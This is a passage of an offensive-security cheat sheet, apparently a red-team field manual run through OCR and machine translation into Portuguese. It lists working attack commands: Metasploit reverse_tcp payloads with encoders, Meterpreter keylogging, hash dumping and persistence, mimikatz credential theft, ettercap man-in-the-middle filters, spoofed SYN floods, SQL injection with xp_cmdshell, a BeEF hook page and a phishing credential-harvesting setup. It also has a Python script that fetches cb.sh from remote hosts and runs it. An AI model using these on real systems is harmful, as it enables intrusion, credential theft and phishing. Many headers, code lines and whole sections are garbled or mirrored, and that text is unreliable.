vlc screen:// :screen-fps=25 :screen-caching=100  
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam  
plerate=44100}:http(mux=ffmpeg(mux=f1vl,dst=:8080/) :no-sout-rtp-sap :no- sout-  
standard-sap :ttl=1 :sout-keep
```

```
CAPTURA E TRANSMISSÃO POR BROADCAST
```

```
# Iniciar um ouvinte na máquina do atacante para  
multicast vlc udp://@ multicastaddr :1234
```

```
# Transmissão de fluxo para um endereço multicast  
vlc screen:// :screen-fps=25 :screen-caching=100  
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam  
plerate=44100}:udp(dst- multicastaddr :1234) :no-sout-rtp-sap :no-sout-  
standard-sap :ttl=1 :sout-keep
```

```
CAPTURAR E REGISTRAR A TELA DA TURNÊ EM UM ARQUIVO
```

```
vlc screen:// :screen-fps=25 :screen-caching=100  
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam  
plerate=44100}:file(dst=C:\\Program Files (x86)\\\\VideoLAN\\VBC\\test.mp4)  
:no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

```
CAPTURAR E TRANSMITIR O MICROFONE POR UDP
```

```
vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"
```

SSH

```
/etc/ssh/ssh known_hosts#Hospedeiro conhecido em todo o sistema
/.                                         ssh/known_hosts#Hosts em que o usuário
efetuou login
sshd-generate                               chaves SSH (DSA/RSA) ssh keygen -
t dsa -f /etc/ssh/ssh host dsa Ley          chaves SSH DSA ssh keygen -t rsa
-f /etc/ssh/ssh_host rsa_key                 #Gerar chaves SSH RSA
```

- ✓ Se já estiver em uma sessão ssh, pressione SHIFT -C para configurar o túnel✓ O encaminhamento de porta deve ser permitido no destino
- ✓ /etc/ssh/sshd_config - AllowTcpForwarding YES

Para ESTABLIR UM SSH commscTzom om ozF

PORT

```
ssh root@2.2.2.2 -p 8222
```

CONFIGURAR O FORWARDING X11 DO ALVO, A PARTIR DA EXECUÇÃO DA CAIXA DE ATAQUE

```
xhost
vi -/.ssh/config - Certifique-se de que
'ForwardX11 yes' ssh -X root@2.2.2.2
```

RxMOTE PORT roRmTRD Ox 8080, roxnum To ATcAcxsx om 443

```
ssh -R8080:12'.0.0.1:443 root@2.2.2.2.
```

PORTA I-OCAI PARA ABD ON POR7 8 0 8

em uma "caixa de ação d'td e'or' abds

TaROUGD SSH TumwsL TO PORT 3300 om zmmRmAr zxAGET 3.3.3.3

```
ssh -L8080:3.3.3.3:443 root@2.2.2.2
```

TÚNEL DINÂMICO USADO EM CONJUNTO COM PRORYCHAINS. Emsuee / Es'C/PROZyCBAlxs . COxZ' ls COxZ'IGUxZo Ox CORREC:z PORs' (10 8 0)

```
ssh -D1090 root@2 2 2 2
```

Em um terminal separado,

execute:
pr ox yet a i n s ma p- s T -p9 0,4 4 3 3 . 3 . 3 . 3

TASPLOIT

msfconsole -r file.rc	Carregar arquivo de recurso
msfccli grep exploit/window	Lista de exploits do Windows
msfencode -l	Listar os codificadores disponíveis
msfpayload -h	Listar as cargas úteis disponíveis
mostrar explorações	Exibir exploits
show auxiliary	Exibir módulos auxiliares
mostrar cargas úteis	Exibir cargas úteis
cadeia de pesquisa	Pesquisar por string
módulo de informações	Mostrar informações do módulo
módulo de uso	Carregar exploit ou módulo
opções de exibição	Exibe as opções do módulo
mostrar avançado	Exibe opções avançadas
definir opção valor	Define um valor
sessões -v	Listar sessão: -k # (matar) -u # (atualização para o Meterpreter)
sessões -s script	Executar o script do iJeterpreter em todos os sessões
empregos -1	Listar todos os trabalhos (-k # - kill)
exploit -j	Executar o exploit como trabalho
route add ip máscara sid	Pivotamento
loadpath /home/modules	Carregar árvore de terceiros
irb	Shell do interpretador Ruby em tempo real
conectar -s ip 443	Conexão SSL (clone NC)
route add ip masksession id	Adicionar route.through session (pivô)
exploit/multi/handler - set ExitOnSession False	A opção avançada permite vários conchas
definir ConsoleLogging como verdadeiro (também SessionLogging)	Permite o registro em log

CRsAcE xmcooxo MsTlPRrcER PAYLOAD (Fox LIWUX: -T ELF -O

```
./msfpayload windows/meterpreter/reverse_tcp LHOST= ip LPORT= port R
./msfencode -t exe -o callback.exe -e x86/shikata_ga_nai -c 5
```

CRnATE BIND METERPRETER PAYLOAD

```
./msfpayload windows/meterpreter/bind_tcp RFOST= ip LPORT= port X cb.exe
```

CRnATE ENCODED PAYLOAD USING XS OX VSING xKS CEMPVCE

```
./msfvenom --payload windows/meterpreter/reverse_tcp --format exe --
template calc.exe -k --encoder x86/shikata ga nai -i 5 LHOST=1.1.1.1
LPOAT=443 callback:.exe
```

B (BT5 = MYSQL, KALI =

metasploit
./metasploit

gresql start
sploit start

| (BY DEFAULT WILL LAUNCH

C

session ID
new notepad

SCAN ON INTERNAL NETWORK

msf
msf

msf
msf
msf
msf

METERPRETER

help	Listar comandos disponíveis
sysinfo	Exibir informações do sistema
ps	Listar processos
getpid	Listar o PID atual
Fazer upload do arquivo C:\\Program\\Files\\\\ download do arquivo reg	Fazer upload do arquivo
command rev2self	Interagir com o registro
shell migrate	Reverter para o usuário original
PID	Drop para o shell interativo
background	Migrar para outro PID
keyscan (start stop dump)	Sessão atual em segundo plano
execute -f cmd.exe -i execute -f cmd.exe -i -H -t	Iniciar/parar/despejar o keylogger
hasdump	Execute o cmd.exe e interaja
executar script	Execute o cmd.exe como um processo oculto e com todos os tokens
	Despeja hashes locais
	Executa o script (/scripts/meterpreter)
portfwd add delete]-L 12 .U.0.1 -l 443 -r 3.3.3.3 -p 3389	Encaminhamento da porta 3389 através da sessão. Rdesktop para a porta local 443

ESCALONAMENTO DE PRIVILÉGIOS

```
use priv getsystem
```

ZMPERSONA7E' 0xB (DROEN OfEN WII.I. STOP IFIPERSONA TNG)

```
usar incógnito
list_tokens -u
token de personificação domínio\\usuário
```

NMAP TBROUGB METERPRETER SOCKS PROXY

- sessões msf # ID do medidor de nota
 - msf route add 3.3.3.0 255.255.255.0 id
 - msf use auxiliary/server/socks4a
 - execução do msf
 - Abra um novo shell e edite o arquivo /etc/proxychains.conf
 - #proxy dns
 - #socks4 12'.0.0.1 9050
 - meias41 1.1.1.1080
- 6 Salvar e fechar o arquivo de configuração
proxychains nmap -sT -Pn -p80,135,445 3.3.3.3

TRILHO - API WIN32 API ARRAS TO POOP A MSSSACE BOX

```
meterpreter irb client.railgun.user32.MessageBoxA(0, "got", "you",
"MB_OK")
```

SERVIÇO DE WINDOWS DA CesATE PERSzsTnNT

```
msf use post/windows/manage/persistence msf
set LHOST attack ip
msf set LPORT porta de retorno de chamada
msf set PAYLOAD TYPE TCP|HTTP|HTTPS
msf set REXENRdE nome do arquivo
msf set SESSION id da sessão do meterpreter
msf set STARTUP SERVICE
```

ARQUIVOS E LINKS DA WEB ACESSADOS PELO USUÁRIO

```
meterpreter run post/windows/gather/dumplinks
```

NOVOS PROCESSOS E C:\TrAçÔES DE ÁRvORES

```
execute -H -f cmd.exe -a '/c tree /r /A c:\           C:\temp\tree.txt'
```

ETTERCAP

-FILTRO DE MEIO DE CAMPO COM FILTRO

```
ettercap.exe -I iface -l' arp -Tq -F file.ef MACs / IPs / Ports PACs  
/ IPs / Ports  
#i.e.: //80,443 // - qualquer UC, qualquer IP, portas 80,443
```

-IN-TRE- DDLE TODO SUBUMIDO COM FILTRO APLICADO

```
ettercap -T -M arp -F filter // //
```

SWITCH FLOOD

```
ettercap -TP rand flood
```

FILTRO ETTERCAP

COMPILAR FILTRO ETTERCAP

```
etterfilter filter.filter -o out.ef
```

FILTRO DE SAxEL - MATA A VPN zxasFIC E DECODA O HTTP zxxrFIC

```
if (ip.proto == UDP && udp.dst == 500) {  
    drop();  
    kill(); }  
se (ip.src == ' ip ') {  
    se (tcp.dst == 80) {  
        Se (search(DATA.data, "Accept-Encoding")) {  
            replace("Accept-Ercodirg", "Accept-Rubbish!");  
            msg("Replaced Encoding\n");
```

f1IMIKATZ

1. Faça upload do mimikatz.exe e do sekurlsa.dll para o destino
2. executar o mimikatz
3. mimikatz# privilégio: :debug
4. mimikatz# inject::process lsass.exe sekurlsa.dll15.
mimikatz# @getLogonPasswords

RPINs3

DOS DO SPAjy&D IPs

```
hping3 targetIP --flood --frag --spoof ip --destport # --syn
```

ARPING

SCANNER ARP

```
./arping -I eth0 -d # arps
```

VINHO

CosPzis EXE zm BAcxTPACK

```
cd /root/.wine/drive_c/MinGW/bin wine  
gcc -o file.exe /tmp/ code.c wine  
file.exe
```

GRUB

SENHA DE ROOT DO CBANGE

Menu GRUB: Adicione 'single' no final da linha do kernel. Reinicialização. Alterar a senha de root. Reiniciar

RYDRA

FORÇA BRUTA DO OWLINR

```
hydra -l ftp -P words -v targetIP ftp
```

JOHN, O ESTRIPADOR

CRACKIFG COM UMA WDRDLIST

```
$ ./john --wordfile=pw.1st -format: format hash.txt
```

EXEMPLOS DE FORMATOS

```
$ john --format=des           username:SDbsugeBic58A username:SLM$a9c604d24404e99d
$ john --format=lm            S1S123456'8SaIccj83BRDBo6ux1bVx'D1
$ john --format=md5           A9993E364'06816ABA3E25'1'850C26C9CD0D89D
$ john --format=raw-sha1

# Para --format=netlmv2, substitua SNETLM por SNETLMv2
$ john --format=netlm
SUETLMS112233445566'''88S0836F085B124F338958'5ib1951905DD2i85252CC'31BB25 nome de
usuário:SNETLMS112233445566'''88S0836F085B124F338958'5FB1951905DD2F85252CC' 31BB2
$ user na rne :S NE T L14 S I I 2 2 3 4 4 5 b 6 " 88 S 0 8 3 6 P 0 8 5 B I 2 4 D 3 3 8 9 5 8 " 5 G B 1 9 5 1 9 0 5 D D 2 F 8 5 2 5 2 C C 3 1
BB 2 5 ::::::::::::

# Exatamente 36 espaços entre USER e HASH ISAPPB e SAPG) $ 
john --format=sapb
RAIZ                               S8366A4E9E6B'2CB0
nome de usuário:ROOT               S8366A4E9E6B''2CB0

$ john --format=sapg
ROOT                                $1194E38F14B9F3F8DA1B181F14DEB'0E BDCC239
nome de usuário:ROOT
$1194E38F14B9F3F8DA1B181i14DEB'0E'BDCC239

$ john --format=shal-gen SSHRlpSsaltS59b3e8d63'cf9'edbe2384cf59cb
453dfe30'89 nome de
usuário:SSHA1pSsaltS59b3e8d63'cf9'edbe2384cf59cb-453dfe30'89

$ jQhu --format=zip
$zipS*0'1*8005b1b'dD''08d*dee4
username:$zipS'0'1'8005b1b'd0 "08d*dee4
```

LISTA DE PALAVRAS DE SENHA

GERAR LISTA DE PALAVRAS COM BASE EM UMA ÚNICA PALAVRA

```
Adicione lower(@), upper(), number()% e symbol( ) ao final da palavra
crunch 12 12 -t baseword%,%wordlist .txt
```

```
Use o conjunto de caracteres especiais personalizados e adicione 2 números e,
em seguida, a máscara de caracteres especiais processor -custom-
charsetl=!\0\#\S baseword°d°d°1wordlist .txt
```

golpe/
1. 2.
b algé



[2]

on ./dsdump ay ..//SYSTEM
ng bootkey rom

tatabale

3.

bdumphash . , ..//ntds.dit

e from ntds_it.

extracted package

is dump hash.zip

copy [x]\Windows\

systems32\c8. .g\SYSTEM .

copy

m a shadow . y:

VOLUMEshadowc9. py[x]\Windows\

messhadowcop []\Windows\

windows /vssovr . ss
windows /ste10. (opt1onal)

HASHING

HASH LENGTHS

16 bytes
20 bytes
32 bytes
64 bytes

SOFTWARE HASH DATABASE

<http://isc.sans.edu/tools/hashsearch.html>

dig + curto md5

MALWARE HASH DATABASE

<http://www.team-cymru.org/Services/MHR>

FILE METADATA SEARCH

<https://fileadvisor.bit9.com/services/search.aspx>

SEARCH VIRUSTOTAL DATABASE

<https://www.virustotal.com/#search>

WEB

cadeias de caracteres do agente de usuário do comxON

Mozilla/4.0 (compativel; MSIE 6.0; Windows 'flt 5.1; SV1)	IE "6.0/WinXP 32-bit
Mozilla/4.0 (compativel; MSIE '0; Windows NT 5.1; SV1; .NET CLR 2.0.50'2")	IE '0/WinXP 32-bit
Mozilla/4.0 (compativel; IeSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compativel; MSIE 6.0; Windows NT 5.1; SV1) .NET CLR 3.5.30'29)	IE 8.0/WinVista 32 bits
Mozilla/5.0 (compativel; MSIE 9.0; Windows NT 6.1; Trident/5.0)	IE 9.0/win 32-bit IE
Mozilla/5.0 (compativel; MSIE 9.0; Windows HT 6.1; WOW64; Trident/5.0)	9.0/Win' 64-bit
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0	Firefox5.0/Win' 64-bit
Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101 Firefox/13.0.1	Firefox 13.0/WinXP 32 bits
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:1-.0) Gecko/20100101 Firefox/1'.0	Firefox1'.0/Win 64-bit
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:1'.0) Gecko/20100101 Firefox/1'.0	Firefox 1'.0/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.'; rv:1'.0) Gecko/20100101 Firefox/1'.0	Firefox1'.0/MacOSX 10.'
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:1'.0) Gecko/20100101 Firefox/1 .0	Firefox1 .0/MacOSX 10.8
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/53'.11 (KHTML, como o Gecko) Chrome/23.0.121'.9 Safari/53'.11	Chrome Genérico/WinXP
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/53'.11 (KHTML, li):e Gecf:o) Chrome/23.0.121'.9 Safari/53'.11	Chrome Generic/Win'
Mozilla/5.0 (X11, Linux x86_64) AppleWebKit/53'.11 (KHTML, como Gecko) Chrome/23.0.121'.9 Safari/53'.11	Chrome Genérico/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8.2) AppleWebKit/53'.11 (KHTML, li):e GecI:o) Chrome/23.0.121'.101 Safari/53'.11	Chrome Genérico/MacOSX
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, como Gecko) Chrome/13.0.82.112 Safari/535.1	Chrome 13.0/Win' 64-bit
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.5) AppleWebKit/536.26.1' (KHTML, como o Gecko) Versão/6.0.2 Safari/536.26.1'	Safari 6.0/14aOSX
Mozilla/5.0 (iPad; CPU OS 6_0_1 como Mac X) AppleWebKit/536.26 (KHTML, como Gecko) Versão/6.0.1 JMobile/10A523 Safari/8536.25	OSMobile Safari 6.0/iOS (iPad)
Mozilla/5.0 (iPhone; CPU iPhone OS 6_0_1 como Mac OS X) AppleWebKit/536.26 (KHTML, como Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Safari móvel 6.0/iOS (iPhone)
Mozilla/5.0 (Linux; U; Android 2.2; fr-fr; Desire R8181 Build/FRF91) AppleWebKit/53.1 (KHTML, como Gecko) Versão/4.0 Mobile Safari/533.1	Safari móvel 4.0/Android

HTML

HM4L LIVRO DE CARNE BOVINA COM MOLDURA EMBUTIDA

```
!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"

cabe
çalh
o
html
    titulo Titulo da campanha /title
    script
        var commandModuleStr = ' script src="' window.location.protocol
        '//'+window.location.host ':8080/hook.js"
        type="text/javascript" \'/script ';
        document.write(commandModuleStr);

//Site_refresh-window.setTimeout(function() (window.location.href='http://www.google.com/'),20000);
    /script
    /cabeça
    frameset rows="", lpx"
        frame src="http://www.google.com/" frameborder=0
    noresize="noresize" /
        frame src="/e" frameborder=0 scrolling=no noresize=noresize /
    /frameset
/html
```

ExeEDDA JxvxAPPLET (* PLACE WITEIN <BODYA TAG)

```
applet archive="legit.jar" code="Este é um applet legítimo" width="1"
height="1" /applet
```

ExexoDHD I

```
iframe src="http://1.1.1.1" width="0" height="0" frameborder="0"
tabindex="-1" title="empty" style=visibility:hidden;display:none"
/iframe
```

Flenroz TYPE CONVERSIONS

ASCII	Base64	javascript:btoa("ascii str")
URI	ASCII	javascript:atob("base64==") javascript:encodeURI("
ASCII	URI	script ") javascript:decodeURI("%3cscript%3E")
de	ASCII	
base64		

WGET

SESSÃO DE CAPTURA PARA

```
wget -q --save-cookies=cookie.txt --keep-session-cookies --post-
data="username:admin&password=pass&Login=Login" http:// url /login.php
```

CURL

Líderes de garrafas e agente de usuário de SPODF

```
curl -I -X HEAD -A "Mozilla/5.0 (compatível; MSIE '.01; Windows NT 5.0)"  
http:// ip
```

SCRAPE sICe ArcER LOGIN

```
curl -u user:pass -o outfile https://login.bob.com
```

FTP

```
curé ftp://user:pass@bob.com/directory/
```

pesquisa de esquemático

```
curl http://bob.com/file[1-101.txt
```

AUTENTICAÇÃO BÁSICA OSINGAPACHE2

As etapas abaixo clonarão um site e o redirecionarão após 3 segundos para outra página que exige autenticação básica. Isso tem se mostrado muito útil para coletar credenciais durante os compromissos de engenharia social.

1. Iniciar o kit de ferramentas de engenharia social (SET)
/pentest/exploits/set/.set
2. Em SET, use o menu 'Website Attacaf: Vector' para clonar o site de sua preferência.
Não feche SET
3. Em um novo terminal, crie um novo diretório (L minúsculo)
mkdir /var/www/l
4. Navegue até o diretório SET e copie o site clonado
cd /pentest/exploits/set/src/web_clone/site/template/ cp
index.html /var/www/index.html
cp index.html /var/www/l/index.html
5. Abra o arquivo /var/www/index.html e adicione a tag entre as tags head meta http-equiv="refresh"
content="3;url=http:// domain|ip /l/index.html"/
6. Criar blanc: arquivo de senha a ser usado para autenticação básica touch /etc/apache2/.htpasswd
Abra o arquivo /etc/apache2/sites-available/default e adicione-o: Diretório /var/www/l
AuthType Basic
AuthName "BANNER DE LOGIN DO PORTAL"
AuthUserFile /etc/apache2/.htpasswd
Exigir teste do usuário
/Diretório
8. Iniciar o Apache2
/etc/init.d/apache2 start
9. Inicie o Wireshark e adicione o filtro: http.authbasic
10. Envie o seguinte link para seus usuários-alvo
http:// domain|ip /index.html

CAPTURAS DE TELA DE PÁGINAS DA WEB AUTOMATIZADAS

RASTREAMENTOS DE PÁGINAS DA WEB DE NMRP[9]

Instalar dependências:

```
mwget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0_rcl-
static-i386.tar.bz2
tar -jxvf wkhtmltoimage-0.11.0_rcl-static-i386.tar.bz2 mcp
wkhtmltoimage-i386 /usr/local/bin/
```

Instale o módulo do Nmap:

```
git clone git://github.com/SpiderLabs/Nmap-Tools.git
" cd Nmap-Tools/USE/
" cp http-screenshot.nse /usr/local/share/nmap/scripts/
" nmap --script-updatedb
```

Detectão de sistema operacional/versão usando script de captura de tela
(capturas de tela salvas como .png):

```
cript-http-screenshot,443
.1.1.0/24 -oA nmap-
```

ScideR: ab

O script gerará uma página de visualização em HTML com todas as capturas de tela:

```
#!/bin/bash
printf " HTML. BODY BR "      preview.html
is -l *.png | awk -F : '(
print $1": \"$2\"\n BR UG SRC=\"\"$1\"%3A \"$2\"\""
width=400 BR BR "l '          preview.html
printf " /BODY /HTML "        preview.html
```

CAPTURAS DE TELA DA PÁGINA DA WEB DO PEEPINGTOM

Instalar dependências:

- Baixar Phantomjs

```
https://phantomjs.googlecode.com/files/phantomjs-1.9.2-lirux-x86_64.tar.bz2
```

- Baixar o PeepingTom

```
git clone https://bitbucket.org/LaNMaStE53/peepington.git
```

Extraia e copie o phantomjs do phantomjs-1.9.2-linux-x86_64.tar.bz2 e copie para o diretório peepingtonm

```
" Execute o PeepingTom
```

```
python peepingtonm.py http:// mytarget.com
```

REQUEST

d = SELECT * FROM table

REQUEST

" OR d = " OR z = " UNION ALL

INJECTION AGAINST

SPECIFIC

C

INJECTION ON A AUTHENTICATED

SQL INJECTION AND COLLECTION

current-user

SELECT * FROM TESTDB

SQL INJECTION AND GET CO

DATABASES

MS - SQL

```
SELECT O@version EXEC xp_msver
EXEC master..xp_cmdshell 'net user ' SELECT HOST NOTE()
SELECT DB_N dE()
SELECT name FROM master..sysdatabases;
SELECT user_name()
SELECT name FROM master..syslogins SELECT name FROM master..sysobjects WHERE xtype='U';

SELECT name FROM syscolumns WHERE id=(SELECT id FROl1 sysobjects WHERE name='mytable'):
```

Versão do BD
Informações detalhadas sobre a versão Executar comando do sistema operacional Nome do host 6 IP
DB atual
Listar DBs
Usuário atual Listar usuários Listar tabelas Listcolumns

TABELA DO SISTEMA QUE CONTÉM INFORMAÇÕES SOBRE TODAS AS TABELAS

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

LISTAR TODAS AS TABELAS/COLUNAS

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable')
```

PASSADO AASEES (2005)

SE LE CT name , pm s s wo rd ba s b FROIS ma s t.er . s ys . s ql _loqi ns

POSTGRES

SELECT version();	Versão do BD
SELECT inet_server_addr() SELECT current_database(); SELECT datname FROM pg_database; SELECT user;	Nome do host e IP do BD atual
SELECT nome de usuário FROM pg_user;	Lista de BDs
SELECT username,passwd FROM pg_shadow	Usuário atual
	Lista de usuários
	Listar hashes de senha

COLUNAS DA LISTA

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum 0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')
```

LISTAR TABELAS

```

SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN
pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN
('r', 'c') AND n.nspname NOT IN ('pg catalog', 'pg toast') AND
pg_catalog.pg_table_is_visible(c.oid)

```

MYSQL

```
SELECT @@version;                                Versão do BD
SELECT @hostname;                               Nome do host e
SELECT database();                             IP do BD atual
SELECT distinct(db) FROM mysql.db;  SELECT      Lista de BDs
user();                                         Usuário atual
SELECT user();                                 Lista de
SELECT host, user, password FROM mysql.user;  usuários
                                                Listar hashes de senha
```

Lszs am iAszxs & coiuxws

```
SELECT esquema de tabela, nome da tabela, nome da coluna FROM
information_schema.columns WHERE
table schema != 'mysql' AND table schema != 'information schema'
```

ExSC E OS COMEMUD TRROUGA MYSQL

```
osql -S ip , port -U sa -P pwd -Q "exec xp cmdshell 'net user /add user
pass'"
```

LER ARQUIVOS LEGÍVEIS EM TODO O MUNDO

```
' UNION ALL SELECT LOAD FILE('/etc/passwd');
```

GRAVAR NO ARQUIVO STSTRM

```
SELECT ' FROM mytable INTO dumpfile '/tmp/somefile';
```

O xCLE

```
SELECT * FROM vsversion;  SELECT      Versão do DB
version FROM vsinstance;  Versão do DB
SELECT instance name FROM vsinstance;  DB atual DB
SELECT name FROM vsdatabase;  atual Listar
SELECT DISTINCT owner FROM all_tables;  DBs Usuário
SELECT user FROM dual;    atual Listar
SELECT nome de usuário FROM todos os  usuários
usuários ORDER BY
nome de usuário;
SELECT column name FROM all_tab_columns;  List
columns
SELECT table_name FROM all_tables;        Listtables
SELECT name, password, astatus FROM sys.user$;  Listar hashes de senha
```

DBAs do LzsT

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN OPTION = 'YES';
```


PROGRAMMING

PYTHON

SCANNER DE PORTA PYTRON

```
import socket as sk
for port in range(1,1024) :

    s=sk.socket(si:.AF_INET,sk.SOCK_STREAM)
    s.settimeout(1000)
    s.connect(('12'.0.0.1',port))
    imprimir '%d:OPEN' % (porta)
    s.close
exceto: continue
```

PzTxom BAsx64 WORDLIST

```
#!/usr/bin*python
import base64
file1=open("pwd.1st", "r")
file2=open("b64pwd.1st", "w") for
line in file1:
    clear = "administrator:" - str.strip(line) new
    = base64.encodestring(clear) file2.write(new)
```

C0wvnRT WIDOWS RnGISTR& aEx FORmRT TO RxADAeLE ASCII

```
importar binascii, sys, string

da L a Ko sea t bex - binascii.a2b hex sys .azgv[T])

para char em dataFormatHex:
    if char in string.printable: output += char else:
        output += "."
    imprimir "\n" + saida
```

TODOS OS ARQUIVOS NA PASTA E PROCURE POR REGEK

```
importar glob, re
for msg in glob.glob('/tmp*.txt'): filer
    = open((msg), 'r')
    dados = filer.read()
    message = re.findall(r' message (.*) /message ', data,re.DOTALL) print
    "File %s contains %s" % (str(msg),message)
    filer.close()
```

SSL ENCRYPTED SI LzHTTPSzRvnR

```
# Criar certificado SSL (siga os prompts para personalização)
openssl req -new -x509 -keyout cert.pem -out cert.pem -days 365 -nodes

# Criar httpserver.py
importar BaseHTTPServer,SimpleHTTPServer,ssl

cert = "cert.pem"

httpd = BaseHTTPServer.HTTPServer(('192.168.1.10',443),
SimpleHTTPServer.SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket,certfile=cert,server_side=True) httpd.serve
forever ()
```

PYTRON H'E'EP SERVRR

```
python -m SimpleHTTPServer 8080
```

PYTRON NMATL SENDER (* SmmMAIL DEVE ESTAR INSTALADO)

```
t!/usr/bin/python import
smtplib, string import
os, time

os.system("/etc/init.d/sendmail start")
time.sleep(4)

HOST = "localhost"
SUBJECT = "Email from spoofed sender" TO
= "target@you.com"
FROM = "spoof@spoof.com"
TEXT = "Corpo da mensagem"
BODY = string.join((
    "From: %s" % FROM,
    "Subject: %s" % SUBJECT,
    TEXT),
    "\r\n")
server = smtplib.SMTP(HOST)
server.sendmail(FROM, [TO], BODY)
server.quit()

time.sleep(4) os.system("/etc/init.d/sendmail
stop")
```

SODP zaRoU IP msz, owwroAD rsz ovsR HTTP Awo xxscvTz

```
#!/usr/bin/python
import urllib2, os

urls = ["1.1.1.1", "2.2.2.2"]
porta = "80"
pagina_carga = "cb.sh"

para url ir urls:
    u = "http://%s:%s" % (url, porta, payload)
    try:
        r = urllib2.urlopen(u)
        wfile = open("/tmp/cb.sh", "wb")
        wfile.write(r.read())
        wfile.close()
        quebra
    except:
        continue

se os.path.exists("/tmp/cb.sh"):
    os.system("chmod '00 /tmp/cb.sh")
    os.system("/tmp/cb.sh")
```

```
Pr caom HTTP æaamR ouæBsR (* cxA ss am IP Poxr, Awo  
PACKRT DELAT) RAmox,  
  
#!/usr/bin/python  
import urllib2, sys, time  
  
optfrom import OptionParser  
  
tionParser()  
  
(opts, args) parser.parse_args()  
  
if opts.iprange is None:  
    parser.error("you must an IP range")  
  
ips = []  
headers =  
octets  
ts.iprange.  
start = octets[3].split('-')[0]  
stop = octets[3].split('-')[1]  
  
for i in range(int(start),int(stop)+1):  
    ips.append('%.%.%.%d' % (octets[0],octets[1],octets[2],i))  
  
print '\nScanning IPs: %s\n' % (ips)  
  
time.sleep(float(opts.delay))  
  
for header in headers:  
    try:  
        imprimir '%s é' % (header , headers[header] .g'  
    ' exceto:  
        print '%s : %s' % (header , headers[header])
```

```

' MOON S:4 ° ' %°P 'YSdN I S=bas "'d" -s6eTJ'      3   °*P '3   odp'M 0 gN S=3°(ds)d sl/dT=Hog
( y a)zs= o a'f+dai
          eu ep/(z m bas
(= [ bas "c"= °..°T7,08°-zodx 000,0009)*°NP*x=#& odz
            S NH i /di -NH S
            zp = IP (dst="zIp")
            data = ffileWeb.read()
            ffileWeb = open("Web/read.txt", "r")
            a/I Z 0 a zizua Uain x y d3edq # aq 9oP33e jooTg oz afnJ salqPzdl Pps #
            s S y bui puas i ozç
            e3Pp 3a9oed

```

`packer` IP(`src="`

SEND HTTP MESSAGE

NTP FUZZER

sr(IPv6(src="::1", dst="::1"), AF_INET6, 98, T_S)

from scapy.all import *

ipTables -A OUTPUT -p tcp --tcp-flags RST RST -t DROP
:c dbe sbs i s not nbaa foi b a o2zow 2na qes zes zu2a:
o i '3aqedo i S E e gain Ä Td 1T?n Pue 3aJ oPd NHS Teiaiu § a qa azT ubooaJ
Jou Tm Sq bu T Ä a apun a 'Ä dezç q3Tm s3aqzed ï ç egz ñao qaqy

PERL PORT SCANNER

IO::Socket

REGEX EXPRESSIONS

C

x46 : F	x78 : x x79 : y x7a : z x75 : u x76 : v x77 : w
x3e : . x3f : ? x40 : @ x41 : # x42 : E	x70 : p x6f : o
x33 : 3 x34 : 4 x30 : 0 x31 : 1	x63 : c x64 : d x61 : a x62 : b
x2b : + x25 : % x26 : & x23 : #	x58 : X x59 : Y x5a : Z x5b : [x5c : \ x55 : U x56 : V x53 : S

WIRELESS

CY CH

RFID	1850-1910 MHz	
	2110-2155 MHz	
	1227.60, 1575	
Keyless Entry	1-2 GHz	
	868 MHz (Eur)	
ellular (US	915 MHz (US, ia)	
	2.4 GHz (wo)	
	2.4-2.483.5	
	2.4 GHz	
GPS	5.0 GHz	
L Band	2.4/5.0 GHz	
802.15.4 (ZigBee)	4-8 GHz	
	12-18 GHz	
802.15.1 (Bluetooth	18-26.5 GHz	
802.11b/g	26.5-40 GHz	
802.11a		
802.11n	433.92 MHz (Eia)	(ia)
C Band	120-150	LF)
Ku Band	13.56	')
K Band	433 MHz	
Ka Band	315 MHz	m)

FCC ID LOOKUP

<https://apps.fcc.gov>

s/Generi

<http://www.C радиореференс.com/apps/db>

¶

KISMET F REE [5]

Quit Kismet
Redraw the screen
Close popup window

channel hopping to selected channel

Sort network list
Group tagged networks
ew detailed information for network
g or untag selected network

List Kismet servers

COMANDOS WIFI LIPDX

iwconfig rfkill list rfkill desbloquear todos airdump-ng mon0	Configuração da interface sem fio Identificar problemas de wifi Ligar o wifi Monitorar todas as interfaces
---	--

CONECTAR-SE A UM WIFI NÃO SEGURO

```
iwconfig ath0 essid SSSID  
ifconfig ath0 up  
dhclient ath0
```

CONECTAR-SE À REDE WIFI DA WEP

```
iwconfig ath0 essid SSSID key key  
ifconfig ath0 up  
dhclient ath0
```

CONECTAR-SE AO WPA-PSK RFI METWORA

```
iwconfig ath0 essid SSSID  
ifconfig ath0 up  
wpa_supplicant -B -i ath0 -c wpa-psk.conf  
